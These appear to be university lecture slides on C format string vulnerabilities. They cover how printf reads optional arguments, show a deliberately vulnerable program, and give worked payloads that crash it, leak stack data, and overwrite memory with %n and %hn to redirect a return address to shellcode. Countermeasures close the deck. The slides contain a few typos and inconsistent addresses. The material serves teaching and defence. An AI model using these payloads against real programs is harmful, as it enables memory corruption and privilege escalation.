

# Format String Vulnerability

# Outline

- Format String
- Access optional arguments
- How `printf()` works
- Format string attack
- How to exploit the vulnerability
- Countermeasures

# Format String

`printf()` - To print out a string according to a format.

```
int printf(const char *format, ...);
```

The argument list of `printf()` consists of :

- One concrete argument format
- Zero or more optional arguments

Hence, compilers don't complain if less arguments are passed to `printf()` during invocation.

# Access Optional Arguments

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
    int i;
    va_list ap;                                ①


    va_start(ap, Narg);                         ②
    for(i=0; i<Narg; i++) {
        printf("%d ", va_arg(ap, int));          ③
        printf("%f\n", va_arg(ap, double));       ④
    }
    va_end(ap);                                ⑤

}

int main() {
    myprint(1, 2, 3.5);                         ⑥
    myprint(2, 2, 3.5, 3, 4.5);                 ⑦
    return 1;
}
```

- `myprint()` shows how `printf()` actually works.
- Consider `myprintf()` is invoked in line 7.
- `va_list` pointer (line 1) accesses the optional arguments.
- `va_start()` macro (line 2) calculates the initial position of `va_list` based on the second argument `Narg` (last argument before the optional arguments begin)

# Access Optional Arguments



- `va_start()` macro gets the start address of `Narg`, finds the size based on the data type and sets the value for `va_list` pointer.
- `va_list` pointer advances using `va_arg()` macro.
- `va_arg(ap, int)` : Moves the `ap` pointer (`va_list`) up by 4 bytes.
- When all the optional arguments are accessed, `va_end()` is called.


# How printf() Access Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";
    printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- Here, `printf()` has three optional arguments. Elements starting with “%” are called format specifiers.
- `printf()` scans the format string and prints out each character until “%” is encountered.
- `printf()` calls **va\_arg()**, which returns the optional argument pointed by **va\_list** and advances it to the next argument.

# How printf() Accesses Optional Arguments



- When printf() is invoked, the arguments are pushed onto the stack in reverse order.
- When it scans and prints the format string, printf() replaces %d with the value from the first optional argument and prints out the value.
- va\_list is then moved to the position 2.


# Missing Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

- `va_arg()` macro doesn't understand if it reached the end of the optional argument list.
- It continues fetching data from the stack and advancing `va_list` pointer.



# Format String Vulnerability

```
printf(user_input);
```

```
sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

In these three examples, user's input (user\_input) becomes part of a format string.

What will happen if **user\_input** contains format specifiers?

# Vulnerable Code

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);


    printf(input); // The vulnerable place      ①

    printf("Data at target address: 0x%x\n", var);
}

void main() { fmtstr(); }
```

# Vulnerable Program's Stack

Inside `printf()`, the starting point of the optional arguments (`va_list` pointer) is the position right above the format string argument.



# What Can We Achieve?

Attack 1 : Crash program

Attack 2 : Print out data on the stack

Attack 3 : Change the program's data in the memory

Attack 4 : Change the program's data to specific value

Attack 5 : Inject Malicious Code

# Attack 1 : Crash Program

```
$ ./vul
.....
Please enter a string: %s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- Use input: %s%s%s%s%s%s
- `printf()` parses the format string.
- For each `%s`, it fetches a value where `va_list` points to and advances `va_list` to the next position.
- As we give `%s`, `printf()` treats the value as address and fetches data from that address. If the value is not a valid address, the program crashes.

# Attack 2 : Print Out Data on the Stack

```
$ ./vul
.....
Please enter a string: %x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- Suppose a variable on the stack contains a secret (constant) and we need to print it out.
- Use user input: %x%x%x%x%x%x%x
- `printf()` prints out the integer value pointed by `va_list` pointer and advances it by 4 bytes.
- Number of `%x` is decided by the distance between the starting point of the `va_list` pointer and the variable. It can be achieved by trial and error.

# Attack 3 : Change Program's Data in the Memory

Goal: change the value of `var` variable from `0x11223344` to some other value.

- `%n`: Writes the number of characters printed out so far into memory.
- `printf("hello%n", &i)` ⇒ When `printf()` gets to `%n`, it has already printed 5 characters, so it stores 5 to the provided memory address.
- `%n` treats the value pointed by the `va_list` pointer as a memory address and writes into that location.
- Hence, if we want to write a value to a memory location, we need to have it's address on the stack.

# Attack 3 : Change Program's Data in the Memory


Assuming the address of `var` is `0xbfffff304` (can be obtained using `gdb`)

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%n > input
```

- The address of `var` is given in the beginning of the input so that it is stored on the stack.
- `$(command)`: Command substitution. Allows the output of the command to replace the command itself.
- `\x04` : Indicates that “04” is an actual number and not as two ascii characters.

# Attack 3 : Change Program's Data in the Memory

- `var`'s address (0xbfffff304) is on the stack.
  - **Goal** : To move the `va_list` pointer to this location and then use `%n` to store some value.
  - `%x` is used to advance the `va_list` pointer.
  - How many `%x` are required?



# Attack 3 : Change Program's Data in the Memory

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: *****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c    ← The value is modified!
```

- Using trial and error, we check how many `%x` are needed to print out `0xbffff304`.
- Here we need 6 `%x` format specifiers, indicating 5 `%x` and 1 `%n`.
- After the attack, data in the target address is modified to `0x2c` (44 in decimal).
- Because 44 characters have been printed out before `%n`.

# Attack 4 : Change Program's Data to a Specific Value

**Goal: To change the value of var from 0x11223344 to 0x9896a9**

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
```

printf() has already printed out 41 characters before %.1000000x, so, 10000000+41 = 10000041 (0x9896a9) will be stored in 0xbffff304.

# Attack 4 : A Faster Approach

```
#include <stdio.h>
void main()
{
    int a, b, c;
    a = b = c = 0x11223344;

    printf("12345%hn\n", &a);
    printf("The value of a: 0x%x\n", a);
    printf("12345%hn\n", &b);
    printf("The value of b: 0x%x\n", b);
    printf("12345%hhn\n", &c);
    printf("The value of c: 0x%x\n", c);
}
```

Execution result:  
seed@ubuntu:~\$ a.out  
12345  
The value of a: 0x5  
12345  
The value of b: 0x11220005  
12345  
The value of c: 0x11223305

# Attack 4 : A Faster Approach

**Goal: change the value of var to 0x66887799**


- Use `%hn` to modify the `var` variable two bytes at a time.
- Break the memory of `var` into two parts, each with two bytes.
- Most computers use the Little-Endian architecture
  - The 2 least significant bytes (0x7799) are stored at address 0xbffff304
  - The 2 significant bytes (0x6688) are stored at 0xbffff306
- If the first `%hn` gets value `x`, and before the next `%hn`, `t` more characters are printed, the second `%hn` will get value `x+t`.

# Attack 4 : A Faster Approach

- Overwrite the bytes at 0xfffff306 with 0x6688.
- Print some more characters so that when we reach 0xfffff304, the number of characters will be increased to 0x7799.

```
$ echo $(printf "\x06\xf3\xff\xbf@@@\x04\xf3\xff\xbf")
      _%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
*****@@@@*****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

# Attack 4 : Faster Approach



- Address A : first part of address of var ( 4 chars )
- Address B : second part of address of var ( 4 chars)
- 4 %.8x : To move va\_list to reach Address 1 (Trial and error,  $4 \times 8 = 32$ )
- @@@@ : 4 chars
- 5 \_ : 5 chars
- Total :  $12 + 5 + 32 = 49$  chars

# Attack 4 : Faster Approach

- To print 0x6688 (26248), we need  $26248 - 49 = 26199$  characters as precision field of %x.
- If we use %hn after first address, va\_list will point to the second address and same value will be stored.
- Hence, we put @@@@ between two addresses so that we can insert one more %x and increase the number of printed characters to 0x7799.
- After first %hn, va\_list pointer points to @@@@, the pointer will advance to the second address. Precision field is set to 4368 =30617 - 26248 -1 in order to print 0x7799 (30617) when we reach second %hn.

# Attack 5 : Inject Malicious Code

**Goal :** To modify the return address of the vulnerable code and let it point it to the malicious code (e.g., shellcode to execute /bin/sh) .Get root access if vulnerable code is a SET-UID program.

## Challenges :

- Inject Malicious code in the stack
- Find starting address (A) of the injected code
- Find return address (B) of the vulnerable code
- Write value A to B

# Attack 5 : Inject Malicious Code

- Using gdb to get the return address and start address of the malicious code.
- Assume that the return address is **0xbffff38c**
- Assume that the start address of the malicious code is **0xbffff358**


**Goal :** Write the value **0xbffff358** to address **0xbffff38c**

**Steps :**

- Break **0xbffff38c** into two contiguous 2-byte memory locations :  
0xbffff38c and 0xbffff38e.
- Store **0xbfff** into **0xbffff38e** and **0xf358** into **0xbffff38c**

# Attack 5 : Inject Malicious Code

- Number of characters printed before first %hn =  $12 + (4 \times 8) + 5 + 49102 = 49151$  (0xbfff).
- After first %hn,  $13144 + 1 = 13145$  are printed
- $49151 + 13145 = 62296$  (0xbffff358) is printed on 0xbffff38c



# Countermeasures: Developer

- Avoid using untrusted user inputs for format strings in functions like `printf`, `sprintf`, `fprintf`, `vprintf`, `scanf`, `vfscanf`.

```
// Vulnerable version (user inputs become part of the format string):  
    sprintf(format, "%s %s", user_input, ": %d");  
    printf(format, program_data);
```

```
// Safe version (user inputs are not part of the format string):  
    strcpy(format, "%s: %d");  
    printf(format, user_input, program_data);
```

# Countermeasures: Compiler

Compilers can detect potential format string vulnerabilities

```
#include <stdio.h>

int main()
{
    char *format = "Hello  %x%x%x\n";
    printf("Hello %x%x%x\n", 5, 4);      ①
    printf(format, 5, 4);                 ②

    return 0;
}
```

- Use two compilers to compile the program: `gcc` and `clang`.
- We can see that there is a mismatch in the format string.

# Countermeasures: Compiler

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
      int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
      arguments
      [-Wformat]
  printf("Hello %x%x%x\n", 5, 4);
          ~^
1 warning generated.
```

- With default settings, both compilers gave warning for the first `printf()`.
- No warning was given out for the second one.

# Countermeasures: Compiler

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
  types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
  [-Wformat-nonliteral]
  printf(format, 5, 4);
               ^~~~~~
2 warnings generated.
```

- On giving an option `-Wformat=2`, both compilers give warnings for both `printf` statements stating that the format string is not a string literal.
- These warnings just act as reminders to the developers that there is a potential problem but nevertheless compile the programs.

# Countermeasures

- **Address randomization:** Makes it difficult for the attackers to guess the address of the address of the target memory ( return address, address of the malicious code)
- **Non-executable Stack/Heap:** This will not work. Attackers can use the return-to-libc technique to defeat the countermeasure.
- **StackGuard:** This will not work. Unlike buffer overflow, using format string vulnerabilities, we can ensure that only the target memory is modified; no other memory is affected.

# Summary

- How format string works
- Format string vulnerability
- Exploiting the vulnerability
- Injecting malicious code by exploiting the vulnerability